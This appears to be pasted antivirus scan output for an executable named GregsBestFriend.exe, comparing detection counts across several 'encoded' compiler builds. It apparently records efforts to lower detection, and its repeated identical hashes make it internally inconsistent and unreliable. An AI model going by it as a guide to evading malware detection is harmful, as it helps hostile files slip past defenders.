Scan result:	This file was detected by [0 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	638976 bytes
Analysis date:	2023-09-09 | 12:06:42
CRC32:	e00f0a09
MD5:	0c9d369c45bed0d85b773997c89b9e94
SHA-1:	57fdd380a63fc60f80657892472113387bf15316
SHA-2:	4831ade3e51f1ce793095ea2d4361dc573d1923889a71a53ac24bc1354f8acab
SSDEEP:	12288:DRITA55MAzcOGP77VtcxTNDXgN3FNavrV0tTPYthk70+Yb5ZC:aTA5dzc0gGtc

Encoded CL.exe (MSVC) Detections



10

/ 71


Community Score

10 security vendors and no sandboxes flagged this file as malicious

bee8294020378b013a723b6da8ddf9d27536bb81ad90afa3f5e9094353437b04


GregsBestFriend.exe

Encoded CL.exe (MSVC) Detections



Scan result:	This file was detected by [0 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	638976 bytes
Analysis date:	2023-09-09 | 12:06:42
CRC32:	e00f0a09
MD5:	0c9d369c45bed0d85b773997c89b9e94
SHA-1:	57fdd380a63fc60f80657892472113387bf15316
SHA-2:	4831ade3e51f1ce793095ea2d4361dc573d1923889a71a53ac24bc1354f8acab
SSDEEP:	12288:DRITA55MAzcOGP77VtcxTNDXgN3FNavrV0tTPYthk70+Yb5ZC:aTA5dzc0gGtc

Encoded Clang++ GNU Detections



4

/ 71


Community Score

4 security vendors and no sandboxes flagged this file as malicious

55b92a56115cd7cdc57d6d62dce30b2b72a915ad1f0761a8ac93fda2114925f0


GregsBestFriend.exe

Encoded clang.exe (GNU) Detections



Scan result:	This file was detected by [0 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	638976 bytes
Analysis date:	2023-09-09 | 12:06:42
CRC32:	e00f0a09
MD5:	0c9d369c45bed0d85b773997c89b9e94
SHA-1:	57fdd380a63fc60f80657892472113387bf15316
SHA-2:	4831ade3e51f1ce793095ea2d4361dc573d1923889a71a53ac24bc1354f8acab
SSDEEP:	12288:DRITA55MAzcOGP77VtcxTNDXgN3FNavrV0tTPYthk70+Yb5ZC:aTA5dzc0gGtc

Encoded g++ GNU Detections

